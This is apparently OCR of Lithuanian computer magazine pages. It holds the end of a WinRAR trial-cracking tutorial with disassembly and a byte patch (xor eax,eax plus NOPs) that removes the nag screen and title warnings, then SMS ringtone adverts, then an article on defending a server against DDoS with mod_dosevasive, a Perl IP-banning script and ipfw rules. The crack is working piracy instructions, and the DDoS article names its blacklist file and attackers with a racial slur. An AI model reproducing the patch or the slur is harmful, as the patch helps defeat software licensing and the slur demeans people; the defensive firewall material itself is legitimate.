
[Antrasis būdas] Patiko? Dabar patiks dar labiau. Aš aprašysiu dar du būdus, kaip nulaužti šį nelaimingą archyvatorių. Kaip tu jau tikriausiai spėjai pastebėti, nagas pasirodo tik po 40 dienų. O kas gi vyksta iki tol? Nežinai? Nesimaivyk, viską tu žinai. Skaičiuojamas laikas. Dešimtainis 40 šešioliktainėje sistemoje yra 28, o tai reiškia, kad programoje kažkas sulyginama su 28h. Norint suprasti, kur būtent ir kas sulyginama, pasinaudosime *w32dasm*.
Sulyginamas atliekamas su operatoriumi *cmp*, todėl dasm'e spaudžiam *search=>find text* ir ten surenkame *getlocaltime*, kadangi būtent ši funkcija atsako už kompiuterio laiko nustatymą, iš ko išplaukia, jog po jos eis likusių dienų paskaičiavimas. Todėl po to, kai mes surandame šios funkcijos iškvietimą, derėtų peržiūrėti kodą ir jame ieškoti skaičiaus 00000028. Iš tiesų nesudėtinga pastebėti štai tokį kodą:

```
00440F46     . 83F8 28   CMP EAX,28
00440F49     . 7F 04     JG SHORT WinRAR.00440F4F
00440F4B     . 85C0      TEST EAX,EAX
00440F4D     . 7D 24     JGE SHORT WinRAR.00440F73
```

Čia skaičius iš EAX registro sulyginamas su 28h (tos pačios 40 dienų). Jeigu EAX turinys didesnis arba lygus 28, tai peršokama į 00440F4F, o jeigu ne, tai atliekamas sulyginimas su 0 ir šuolis



Nagų veikimas



Pid apie programą gali papasakoti daug naudingų dalykų

JGE nurodytu adresu, peršokant nagą iškviečiančią procedūrą. Tam, kad *WinRar* peršoktų šią procedūrą, reikia, kad EAX būtų mažesnis už 28h, todėl aš tiesiog nunulinau šį registrą su eilute *xor eax, eax* ir su *Hiew* nuspaudęs *edit=>asm užNOPinau* kitus 3 baitus.


Viskas. Nagų nėra, o ką daryti su lango pavadinimo eilute? Be abejo, būtų galima vėl ją pataisyti su resursų redaktoriumi, tačiau mes įvairovės dėlei pasielgsime šiek tiek kitaip. Pabandysime paieškoti šios eilutės pačiame dasm'e ir ištaisysime ją rankiniu būdu. Mes žinome, jog pavadinime yra žodis *WinRAR*. Jo paieškojus galima surasti štai tokį kodą:

```
0044B353 |. 68 ED6B4900      PUSH WinRAR.00496BED
0044B358 |. 8D4424 08        LEA EAX,DWORD PTR SS:[ESP+8] ; |
0044B35C |. 50 PUSH          EAX ; |Arg1
0044B35D |. E8 02E00300      CALL WinRAR.00489364
0044B362 |. 83C4 0C A        DD ESP,0C
0044B365 |. 803D BCF94900 > CMP BYTE PTR DS:[49F9BC],0
0044B36C |. 75 7A JNZ SHORT WinRAR.0044B3E8
0044B36E |. A1 C8434B00      MOV EAX,DWORD PTR DS:[4B43C8]
0044B373 |. 83F8 14          CMP EAX,14 ; sulyginimas su 14h(20dec)
0044B376 |. 7C 05 JL SHORT WinRAR.0044B37D
0044B378 |. 83F8 28          CMP EAX,28 ; sulyginimas su 28H(40dec)
0044B37B |. 7C 1D JL SHORT WinRAR.0044B39A
```

Dabar jeigu pabandytume prisiminti *WinRar* veikimą, paaiškėtų, kad po 20 naudojimosi dienų į antraštę įterpiamas kiek kitas tekstas. Taigi žiūrim į kodą. Pirmuoju atveju EAX sulyginamas su 20, o antruoju — su 40, po ko tu pasiunčiamas tam




w32dasm — labai naudingas dalykėlis, ypač kovai su nesudėtingomis apsaugomis



beveik visagalis *ollydbg*

tikrais adresais, kur funkcija atkuria skirtingas antraštes. Taigi mes čia pasielgsime taip pat, kaip ir prieš tai: nunulinsime EAX ir užNOPinsim tolimesnius baitus. Dabar antraštėje nebus jokių užknisančių užrašų, o tu galėsi pasijusti tikru krekeriu.

[Pabaiga] Štai, tiesą sakant, ir viskas. Šiandien tu sužinojai, kaip dviem skirtingais būdais nulaužti *Windows* vartotojui nepakeičiamą programą. *Have a nice day*, bičiuli, ir sėkmės tau ateities darbuose.



mūsų darbas nenuėjo perniek

SUPER

smagios naujienos!

MELODIJOS

WAP

Nr.	Atlikėjas - Kūrinys	Kodas
1	**Yva** - Paukštelis	**YVAPAU**
2	**Naujieji lietuviai** - Ruri ruri	**NLRURIR**
3	**Naujieji Lietuviai** - Afygenai	**AFYGENAI**
4	**Alex F** - Grazy frog	**CRAFROG**
5	**BRIGADA-BUMER remix**	**BRIGBUM**
6	**Soundtrack** - Bumer	**BUMER**
7	**Ž. Žvagulis** - Alaus nėra danguje	**ZVAGALA**
8	**Crazy Frog** - Popcorn	**CRAZPOP**
9	**Vaidas** - Myliu(Kastaneda cover)	**VAIDMYL**
10	**Ž. Žvagulis** - Faina	**ZVAGFAJN**
11	**AC/DC** - Thunderstruck	**THUNDER**
12	**Arash** - Boro Boro	**BOROBOR**
13	**TV** - Ogis ir tarakonai	**OGIS**
14	**Raketa** - Mūsų tai neliečia	**RAKETMU**
15	**Yva** - Berniukams	**YVABERN**
16	**Rasa** - Medžiai be lapų	**RASAMED**
17	**Valters & Kaža** - The War Is Not Over	**THEWAR**
18	**Ruslana Lyzhichko** - Wild Dances	**WILDAN**
19	**Liube** - Davaj za	**DAVAJ**
20	**Shakira** - La Tortura	**LATOR**

Polifoninės melodijos

1. Rašyk žinutę: **HA SUPER AFYGENAI** 2. Siųsti numeriu: **1352**
Nusiųsti draugui: **HA SUPER AFYGENAI 3706XXXXXXX** 2 Lt.

Mono melodijos

1. Rašyk žinutę: **HA M AFYGENAI** 2. Siųsti numeriu: **1352**
Nusiųsti draugui: **HA M AFYGENAI 3706XXXXXXX** 2 Lt.

PAVEIKSLIUKAI



1. Rašyk žinutę: **HA WALL NEAISKINK** 2. Siųsti numeriu: **1352**
Nusiųsti draugui: **HA WALL NEAISKINK 3706XXXXXXX** 2 Lt.

WAP

JAVA ŽAIDIMAI



Kodas: MOTOGP2
Nokia: 3100, 3200, 3300, 3510i, 3650, 5100, 6020, 6100, 6200, 6220, 6230, 6260, 6600, 6610, 6610i, 6630, 6670, 7210, 7250, 7250i, 7260, 7610, 7650, N-Gage, N-Gage. SonyEricsson: T610, T630, Z600

Kodas: WORMS
Nokia: 3100, 3200, 3300, 3510i, 3650, 3660, 5100, 5140, 6020, 6100, 6200, 6220, 6230, 6260, 6610, 6610i, 6630, 6670, 6800, 7200, 7210, 7250, 7250i, 7260, 7610, 7650, N-Gage, N-Gage. Siemens: SX1. Sony Ericsson: F500, K500i, K700, S700i, V800, Z1010.

Kodas: ICEAGE
Nokia: 2650, 3100, 3200, 3220, 3410, 3650, 3660, 5100, 5140, 6020, 6100, 6200, 6220, 6230, 6260, 6600, 6610, 6610i, 6630, 6670, 6800, 6820, 7210, 7250, 7250i, 7260, 7610, 7650, N-Gage. Motorola: V300, V500, V525. Siemens: CX65, CX70, M65, S65. Sony Ericsson: K600i, K608i, K700, K750i, W800i, Z1010.

Kodas: KINGK
Nokia: 2650, 3100, 3120, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6200, 6220, 6230i, 6260, 6600, 6610, 6610i, 6630, 6670, 6680, 6800, 6820, 7200, 7210, 7250, 7260, 7600, 7610, N70, N-Gage. Motorola: C650, E1000, E398, V180, V220, V300, V500, V525, V600. Sony Ericsson: F500, J300i, K300, K300i, K500i, k508i, K600i, K608i, K700, K750i, S700i, T610, T630, V800, Z1010, Z600.

Kodas: CTHEORY
Nokia: 3100, 3200, 3220, 3300, 3510i, 3600, 3650, 3660, 5100, 5140, 6020, 6100, 6220, 6230, 6260, 6600, 6610, 6610i, 6630, 6670, 6680, 6800, 6820, 7200, 7210, 7250, 7260, 7610, 7650, N-Gage. Samsung: D500, E700, SGH-E330. SonyEricsson: K300, K300i, K500i, k508i, K700, K750i, S700i, T610, T630, V800, Z1010, Z600

1. Rašyk žinutę: **HA JAVA KINGK** Šią žinutę išsiųsk du kartus. 2. Siųsti numeriu: **1350**
Siųsti draugui: **HA JAVA KINGK 3706XXXXXXX** Šią žinutę išsiųsk du kartus. 10 Lt.

WAP



Ar jis mane myli?

Ar ateis vasara?

Ar ji man ištikima?

Šiais laikais jau nebemadinga burtis iš kavos tirščių ar eiti pas būrėjas! **SMS ORAKULAS** ateina tau į pagalbą. Klausk ir tau bus atsakyta net ir į pačius painiausius ir labiausiai kankinančius klausimus.

1. Rašyk žinutę: **HA ORAKULAI ar algis mane myli?**
2. Siųsk numeriu: **1352** Kaina 2 Lt.

SMS Flirtas



Dalyvauk SMS flirto žaidime ir susirask daug draugų!
Čia užsimezga romanai, pažintys, draugystės!
Čia geriausias vakarėlis mieste!

1. Rašyk žinutę: **HA FLIRTAS** 2. Siųsti numeriu: **1351**
3. Sek tolimesnius nurodymus Kaina 1 Lt.

Naujos

Atlikėjas - Kūrinys	Kodas
Amberlife - Day or night	**AMBDAYO**
Andrius - O kam sava	**ANDOKAM**
Delfinai - Negaila	**DELFNE**
Nacija - Su tavimi	**NACSU**
Mamontovas - Liūdesio angelas	**MAMLIUD**
Mango - Sniegena	**MANSNIE**
Mino - Saulėtam pajury	**MINSAUL**
Rule - Prakaitas - Plunksnos	**RULPLUN**
Vudis Vilija Mino Donata - Ei na na	**EINANA**
Žygis - Kažkodėl	**ZYGISKAZ**
Bavarija ir Violeta Riaubiškytė - Aš tavo	**BAVIOL**

Įvairios

Atlikėjas - Kūrinys	Kodas
Madonna - Hung Up	**12821**
Mattafix - Big City Life	**12425**
Raketa - Į klubą	**RAKIKLU**
Juanes - la camisa negra	**JUANCAS**
Valdas - Myliu (Kastaneda cover)	**VAIDMYL**
Rasa - Medžiai be lapų	**RASAMED**
The Killers- Somebody Told Me	**TOLDME**
White Stripes - Blue Orchid	**BLUEORC**
R.E.M. - Electron Blue	**BLUEREM**

Lietuviškos

Atlikėjas - Kūrinys	Kodas
Vilija - Spjaudau ir gaudau	**VILISP**
Raketa - Mūsų tai neliečia	**RAKETMU**
Rulė ir Kastaneda - Pažiūrėk į mane pupyte	**RULEKAST**
Vudis ir Geltona - Du kart du	**VUDISGDU**
Andrius - Mes vyrai	**ANDVYR**
Mino ir Vilija - Vivo per lei	**MINVILVI**
Vilija - Tu Kvailys	**VILTUKV**
Vudis - Laimingas	**VUDLAG**
Naujieji lietuviai - Pederastas	**NLPEDAS**
Andrius - Nesek sau rožių prie kasų	**ANDNESEK**
Yva - Tik aš ir tik tau	**YVATIKAS**
Tabu - Maža širdelė	**TABUSIRD**
Sel ir A. Mamontovas - saulės miestas	**ANDSAULM**
Linas ir Simona su T. Beard - I love you	**LINASLOV**
In Culto - Suk suk ratelį	**INCSUK**
Ž. Žvagulis su Geltona - Ir nieko daugiau	**ZVAGIRN**
Žilvinas Žvagulis - Itališka dainelė	**ZVAGITAL**
Hoksila - Pasaulis gražus	**HOKPAS**
Cisco Kid - Snapis – mažas krokodilas	**SNAPKROK**
Funky - Mne ne nravitsa dodz	**FUNKMNE**
Mango - In the shadows	**MANGINT**
M. Mikutavičius - 3 Milijonai	**TRYSM**
Inculto - Jei labai nori	**INNORI**

Hip - hop

Atlikėjas - Kūrinys	Kodas
Gorillaz - Feel Good Inc	**FELLGOO**
Ludacris - Act a fool	**ACTA**
50 Cent - Hate It Or Love It	**HATEIT**
Jay Z and Linkin Park - Numb/Encore	**NENCORE**
50 Cent - P.I.M.P.	**PIMP**
The Game - How We Do	**HOWE**
Black Eyed Peas - Shut Up	**SHUTUP2**
Dmx - X Gonna Give It To Ya	**XGONNAG**
Jay-Z And Linkin Park - 99 Problems	**JAYPROB**
50 Cent - In Da Club	**INDACLU**
Nelly feat. Tim McCraw - Over and over	**OVERNEL**
D-12 - My Band	**MYBAND**
50 Cent feat. Olivia -Candy Shop	**CANDY50**

Eminem

Atlikėjas - Kūrinys	Kodas
Eminem - Just Lose It	**JUSLOSI**
Eminem - Sing for the moment	**SINGFOR**
Eminem - The Way I Am	**WAYIAM**
Eminem - Lose Yourself	**LOSEYOU**
Eminem - Business	**BUSINESS**
Eminem - Cleaning Out My Closet	**CLOSET**
Eminem - Hailies Song	**HAILIES**

Šokių

Atlikėjas - Kūrinys	Kodas
Haiducii - Dragostea Din Tei	**DRAGOS**
Mario - Let me love you	**ABCSG**
O-Zone - Despre Tine	**DESPRE**
One T - The Magic Key	**THEMAGI**
Britney Spears - Toxic	**TOXIC**
Britney Spears - Everytime	**EVTIBR**
Gwen Stefani feat. Eve - Rich Girl	**RICHGI**

Senos geros

Atlikėjas - Kūrinys	Kodas
Frank Sinatra - Strangers In The Night	**SNIGHT**
Boney M - Daddy Cool	**DADDYC**
Depeche Mode - Enjoy The Silence	**ENJOYSI**
Tom Jones - Sexbomb	**SEXBOMB**
Madonna - Like A Virgin	**VIRGIN**
The Beatles - Yesterday	**YESTERDAY**
Europe - Final Countdown	**COUNTDOWN**
Doors - Light My Fire	**MYFIRE**
Scorpions - Wind Of Change	**WINDOF**
Aerosmith - Cryin'	**CRYIN**
The Verve - Bittersweet Symphony	**BITTERSWEET**
The Beatles - All You Need Is Love	**AYNEED**
Elvis Presley - Have I Told You Lately That ...	**TYOULAT**

TV / Filmai

Atlikėjas - Kūrinys	Kodas
Žvaigždžių karai	**STARWARS**
OGIS ir tarakonai	**OGIS**
Pietų parkas- Uncle Fucka	**UNCLEFU**
Serioga - Ciomyj BUMER	**SERBUM**
James Horner - Titanic	**TITANIC**
Mission Impossible	**MI**
Batman	**BATMAN**
Groove Armada - Sex And The City	**SEXCITY**
Rožinė Pantera	**ROZAPANT**
Shrek 2 - Holding Out For A Hero	**SHREK2**
Kill Bill, Vol 1 - Bang Bang	**BANGBA**
Draugai - TV serialas	**DRAUG**
Survivor - Eye Of The Tiger	**TIGER**
Always look on the bright side og the life	**ALWAYSL**
Shrek 2 - Allstar	**SHREK7**

Elektroninė

Atlikėjas - Kūrinys	Kodas
Chemical Brothers - Galvanize	**GALVANI**
Bomfunk Mc's - Freestyler	**FREESTYLER**
Kraftwerk - The Model	**MODEL**
Scooter - Shake That	**SCOOTCH**
Scooter - Jigga Jigga!	**JIGGA**

WAP NUSTATYMAI

Įsitikink, kad tavo telefone nustatyti WAP parametrai! Atsisiųsk parametrus iš savo operatoriaus! Ši žinutė automatiškai padės sukonfigūruoti WAP nustatymus Nokia ir Sony Ericsson telefonams. WAP ir GPRS veikia OMNITEL, BITĖS ir TELE2 (išskyrus EŽIO, PILDYK ir MAŽYLIO) tinkluose.
Rašyk žinutę: **GPRSWAP** Siųsk numeriu: **1352** 2 Lt.

Surask savo telefono modelį

Pagalbos telefonas: 8 656 56000

Spalvoti paveiksliukai tinka: Nokia: visiems naujiems modeliams. Motorola: C650, V180, V220, V300, V500, V525, V550, V600. Samsung: C100, C100, E700, E710, P400, P510, E800, E810, X450, X100, Z100, SGH-Z107. Siemens: C60, C62, C62, M55, MC60, S55, SL55, ST55, St55 (Version 2), St60, SX1. Sony Ericsson: K500i, K700, P800, P900, P910, T230, T300, T310, T610, T630, T68, Z1010, Z200, Z600. **Polifoninės melodijos tinka:** Nokia: visiems naujiems telefonams. Samsung: D500, E700, E710, P400, P510, S300M, SGH-E330, E800, E810, X450, X460, T100, V200, X100. Siemens: A60, C55, C60, C62, CF62, CV65, CX65, CX70, M55, M65, MC60, S55, S65, SK65, SL55, SL65, ST60, Sx1. Sony Ericsson: K500i, K700, K750, W800i, P800, P900, P910, S700i, T230, T290i, T300, T310, T610, T630, V800, Z1010, Z200. **Mono melodijos tinka:** Nokia: visiems naujiems telefonams. Samsung: C100. Sony Ericsson: T100, T230, T300, T310, T610, Z200, Z600.

inpoc



Ar yra gyvenimas po „DDoS'u"?

MASINIUOSE LEIDINIUOSE *DDOS* TEMA APTARTA KUO IŠSAMIAUSIAI. DAUGELIS AUTORIŲ RAŠO APIE *DDOS* ATAKAS, APIE JŲ VYKDYMĄ IR APIE PASEKMES, TAČIAU MAŽAI KAS SUSIMĄSTO APIE APSISAUGOJIMĄ NUO PANAŠIŲ UŽPUOLIMŲ. KUOMET GALUTINIS VARTOTOJAS PATS SUSIDURIA SU TOKIA ATAKA, JIS SAVAIME SUPRANTAMA, JIS NEŽINO, KĄ DARYTI IR KUR BĖGTI. IŠ TIESŲ TAI NIEKUR BĖGTI NEREIKIA — PAKANKA PERSKAITYTI ŠĮ STRAIPSNĮ.

Apsisaugojimo nuo stambaus masto užpuolimų metodai

[Akis į akį su problema] Vieną kartą, kuomet mano globoje buvo pakankamai stambus resursas, aš susidūriau su rimta problema. Kažkas prieš mano projektą užsakė stambaus masto *DDoS* ataką. Užpuolimo simptomai buvo akivaizdūs: pabandžius kreiptis į svetainę, *Apache* juodai stabdė ir turinį grąžino tik po dešimties minučių. Užėjus į konsolę, *sshd* demonas iš viso neatsakinėjo į mano užklausas. Iš pradžių pamaniau, kad serveryje nutiko kokia nors nesąmonė, todėl paprasčiau savo duomenų centro perkrauti mašiną (projekto svetainė buvo įkurdinta JAV esančiame išskirtiniame serveryje). Po neplanuoto perkrovimo man vargais negalais vis dėlto pavyko prisijungti prie konsolės. Tai, ką aš ten pamačiau, žodžiais neaprašysi. Procesoriaus apkrovimas nuolat laikėsi ties 100%, o *Load Average* siekė 160. Tereikėjo man nužudyti *httpd* procesą, kai mašina atgijo, o apkrovimas greitai nukrito iki nulio. Paaiškėjo, kad botai užklausomis užvertė *WWW* servisą. Problemą reikėjo kažkaip išspręsti, ir tik tada aš supratau, jog nėra racionalų apsisaugojimo nuo *DDoS* metodų. Daugelis autorių savo straipsniuose rekomenduoja kreiptis į tiekėją ir paprašyti administracijos su aukščiau stovinčia ugniasiene nufiltruoti tam tikrus IP adresus. Ši mintis gera tuo, kad vartotojui iš viso nereikia kvaršinti galvos užpuolimais, tačiau šis metodas veikia toli gražu ne visada. Kai aš duomenų centro administracijai laišku pranešiau apie ataką, jie tiesiog gūžtelėjo pečiais ir atsakė, kad nieko nesiruošia daryti. Atseit, tu pats turi savo ugniasienę, tai su ja ir ginkis. Beje, panašią politiką taiko daugelis išskirtinių serverių tiekėjų. Iš šono tokia situacija atrodė neišvengiama, tačiau reikėjo kažko imtis, nes likti be pinigų aš taip pat nenorėjau.

[Modulinė apsauga] Visa galva pasinėręs į internetą, aš bandžiau surasti apsisaugojimo nuo *DDoS* priemones. Atrodė, kad po įvairiausių užklausų srautu buvo tik vienas servisas, o tai reiškia, kad problemos sprendimas turėjo būti kažkur paviršiuje. Viename iš resursų aš aptikau nuorodą į *Apache* skirtą modulį, kuris vadinasi *mod_dosevasive*. Kūrėjo žodžiais tariant, šis *web* serverio priedas leidžia apsisaugoti nuo stambaus masto atakos, jeigu pastaroji nukreipta prieš *Apache*. Man reikėjo tai



patikrinti. Aš iš *www.nuclearelephant.com/projects/dosevasive/mod_dosevasive_1.10.tar.gz* parsisiunčiau patį modulį ir gana greitai išsaugojau jį serveryje. Teliko tik sukonfigūruoti *httpd.conf* ir pamiršti rūpesčius. Bent jau taip buvo rašoma prie modulio pridėtame README :).

Aš prie *Apache* konfigo pridėjau keletą papildomų eilučių:

```
httpd.conf papildymas
<IfModule mod_dosevasive.c>
DOSHashTableSize 3097
DOSPageCount 2
DOSSiteCount 50
DOSPageInterval 1
DOSSiteInterval 1
DOSSystemCommand "echo %s >> /var/log/niggerz"
</IfModule>
```

Kad viskas būtų aiškiau, išsamiau aptarkime aukščiau pateiktas eilutes. Pirmoje eilutėje inicializuojamas taip vadinamos *hash* lentelės, kuri apdoroja *WWW* serveriui siunčiamas užklausas, dydis. Po to sukonfigūruojami užklausų į vieną puslapį ir į visą svetainę skaitikliai. Kreipimosi intervalas pagal nutylėjimą lygus vienai sekundei — tai matosi iš toliau einančių direktyvų. Taigi jeigu kas nors į vieną puslapį per vieną sekundę kreipsis tris kartus, tokio priešo IP adresas bus užblokuotas. Taip pat bus pasielgta ir daugkartinio kreipimosi į bet kurį svetainės puslapį atveju (50 bandymų per sekundę). Tačiau po blokavimo modulis tiesiog grąžina 403 klaidą. Net ir tokiu atveju stambaus masto atakos metu serverio apkrovimas gali būti labai didelis. Norėdamas to išvengti aš sukonfigūravau modulį taip, kad jis adresą paprasčiausiai pridėtų į juodąjį sąrašą */var/log/niggerz*, kurį vėliau apdoros specialus skriptas. Derėtų įvertinti faktą, kad rašymas atliekamas su *nobody* teisėmis, todėl šiai bylai reikia priskirti *666* teises. Taigi sistema buvo sukonfigūruota, teliko paleisti *httpd*. Kaip ir reikėjo tikėtis, po *web* serverio paleidimo piktųjų nigerių sąraše pradėjo atsirasti pirmieji IP adresai. Tačiau kažkodėl jų ten buvo ne tiek daug, kaip aš tikėjausi. Kiekvieną minutę per *crontab* buvo paleidžiamas specialus skriptas, kuris užbanindavo visus sąraše susikaupusius adresus, o po to išvalydavo šį sąrašą. Viskas lyg ir veikė, tačiau ypatingo efekto nesijautė. Sistema taip pat stabdė, o *httpd* iš viso liovėsi inicializuoti naujus susijungimus.

Norint įjungti ugniasienę, reikia įvykdyti komandą sysctl -w net.inet.ip.fw.enable=1. *Tačiau nepamiršk, kad* FreeBSD *sistemoje ugniasienės politika pagal nutylėjimą yra* Deny, *todėl prieš aktyvuojant ugniasienę reikia pridėti taisyklę* ipfw add 65000 allow ip from any to any.

[Nežinai pats — paklausk draugo] Kokių nors sprendimų paieškos internete buvo bevaisės. Forumuose *DDoS* problema praktiškai nebuvo svarstoma, o jeigu apie ją ir kalbėjo, tai gata-

[Panašios ugniasienės] Jeigu tau nusišypsojo laimė ir dabar dirbi su *Linux* sistema, perdaryti skriptus bus tikrai nesunku. Tereikia vietoje *ipfw* pasinaudoti *iptables* ugniasiene. Tačiau reikia atminti, kad *ipfw* komandoje žodis *setup*, kuris atsako už ESTABLISHED tipo susijungimus, turi būti pakeistas konstrukcija *-m state —state ESTABLISHED*.
Derėtų taip pat įdarbinti taisyklių išsaugojimo po perkrovimo mechanizmą. Čia galimi du variantai — arba pasinaudoti servisinėmis komandomis (tokiomis, kaip */sbin/service iptables save*), arba taisyklę į sąrašą įtraukti rankiniu būdu. Naudodamasis pastaruoju variantu nepamiršk, kad *iptables* taisyklių sąrašas paprastai saugomas čia: */etc/sysconfig/iptables*.

vų sprendimų niekas nesiūlė. Nieko neliko, kaip per ICQ apie tai paklausinėti pažįstamų adminų. Vienas iš jų su manimi pasidalino nuostabiu skriptu, kuris po to mane ir pastūmėjo sukurti nuosavus apsisaugojimo nuo klastingųjų atakų metodus. Skriptas buvo parašytas su *Perl* ir nebuvo ypatingai sudėtingas. Jis kiekvieną minutę buvo iškviečiamas su *cron*, o po paleidimo peržiūrėdavo komandos *netstat –ant|grep ESTABLISHED* pateikiamą rezultatą. Po to būdavo nurodoma kažkokia susijungimų riba. Jeigu ši riba buvo peržengiama, IP adresas buvo įtraukiamas į juoduosius ugniasienės sąrašus. Mano bičiulis taip ne kartą apsisaugojo nuo stambaus masto atakos.
Padėkojęs adminui, aš nusprendžiau šį skriptą įdiegti savo sistemoje. Po nedidelio perdarymo skriptas buvo paruoštas naudoti ir atrodė maždaug taip:

```
Paprastas skriptas, skirtas apsisaugoti nuo DDoS
#!/usr/bin/perl
@output='netstat -ant|grep ESTABLISHED|awk '{print(\$4,\$5)}'';
$arg=$ARGV[0];
foreach $line (@output) {
chomp($line);
$line=~/(.*\..*\..*\..*)\..* (.*\..*\..*\..*)\..*/;
$devs{'63.33.33.33'}="sis0";
$src{$2}=$devs{$1};
$ips{$2}=$ips{$2}+1;
}
foreach $ip (sort keys %ips) {
if ($src{$ip}) {
if ($arg eq '0') { print "($src{$ip}) $ip => $ips{$ip}\n"; }
if ($ips{$ip} > 7) {
chomp($date='date +'%d.%m.%y %H:%M:%S'');
open(f, ">>/var/log/attack.log");
print f "$date -> attack/scan from $ip [$ips{$ip}]\n";
close f;
system("/sbin/ipfw -q add 13 deny ip from $ip to me");
}}}
```

```
www# sysctl -a|grep net.fw
www# sysctl -a|grep ip.fw
net.inet.ip.fw.enable: 1
net.inet.ip.fw.autoinc_step: 100
net.inet.ip.fw.one_pass: 1
net.inet.ip.fw.debug: 1
net.inet.ip.fw.verbose: 1
net.inet.ip.fw.verbose_limit: 1000
net.inet.ip.fw.dyn_buckets: 256
net.inet.ip.fw.curr_dyn_buckets: 256
net.inet.ip.fw.dyn_count: 0
net.inet.ip.fw.dyn_max: 4096
net.inet.ip.fw.static_count: 19
net.inet.ip.fw.dyn_ack_lifetime: 300
net.inet.ip.fw.dyn_syn_lifetime: 20
net.inet.ip.fw.dyn_fin_lifetime: 1
net.inet.ip.fw.dyn_rst_lifetime: 1
net.inet.ip.fw.dyn_udp_lifetime: 10
net.inet.ip.fw.dyn_short_lifetime: 5
net.inet.ip.fw.dyn_keepalive: 1
www#
```

Branduoliniai ugniasienės nustatymai

Manau, šiame kode tu susigaudysi ir be papildomų komentarų, juolab kad skripto veikimą aš jau aprašiau. Mano atveju susijungimų limitas buvo lygus 7. Be pagrindinės savo funkcijos, skriptas išveda susijungimų statistiką, kad administratorius žinotų, kas jį šiuo metu atakuoja :).
Tačiau ir šis metodas nesuteikė šimtaprocentinės apsaugos nuo atakos. Po poros valandų apkrovimo indikatorius realiai sumažėjo iki 40%, tačiau vis tiek jautėsi, kad ataka tęsiasi. Beje, reikia pastebėti, kad standartinė ugniasienė sėkmingai susidorojo su priešo spaudimu, tiesiog egzistavo kažkokie specialūs botai, kuriems pavykdavo apeiti mano gudrųjį skriptą.
Šiuos botus aš aptikau vos po keleto minučių :). Tam man mano *ipfw* ugniasienėje reikėjo įjungti opciją *verbose*. Tai daroma su paprasta komanda *sysctl –w net.inet.ip.fw.verbose=1*. Po to aš sukūriau paprastą taisyklę, kuri apdoroja visus paketus. Pastaroji taisyklė turi savo numeriu aplenkti taisyklę, kuri uždraudžia visą į mašiną atkeliaujantį tinklo srautą. Vietoje taisyklės numerio aš pasirinkau skaičių 50000. Pati pridėjimo komanda atrodo štai taip:

```
ipfw add 50000 count log logamount 0 ip from any to me 80
```

Dabar buvo galima pradėti bylos */var/log/security* analizę. Ten pagal nutylėjimą buvo pradėti rašyti visi kreipiniai į serverio 80 jungtį. Šiek tiek perdaręs aukščiau aprašytą skriptą, aš pradėjau nuskaitinėti fiksuotą logo fragmentą (su komanda *tail –1000 /var/log/security*) ir iš ten imti kreipimųsi kiekį. Rezultato ilgai laukti nereikėjo — vos po 2–3 paleidimų serverio apkrovimas vėl nukrito.
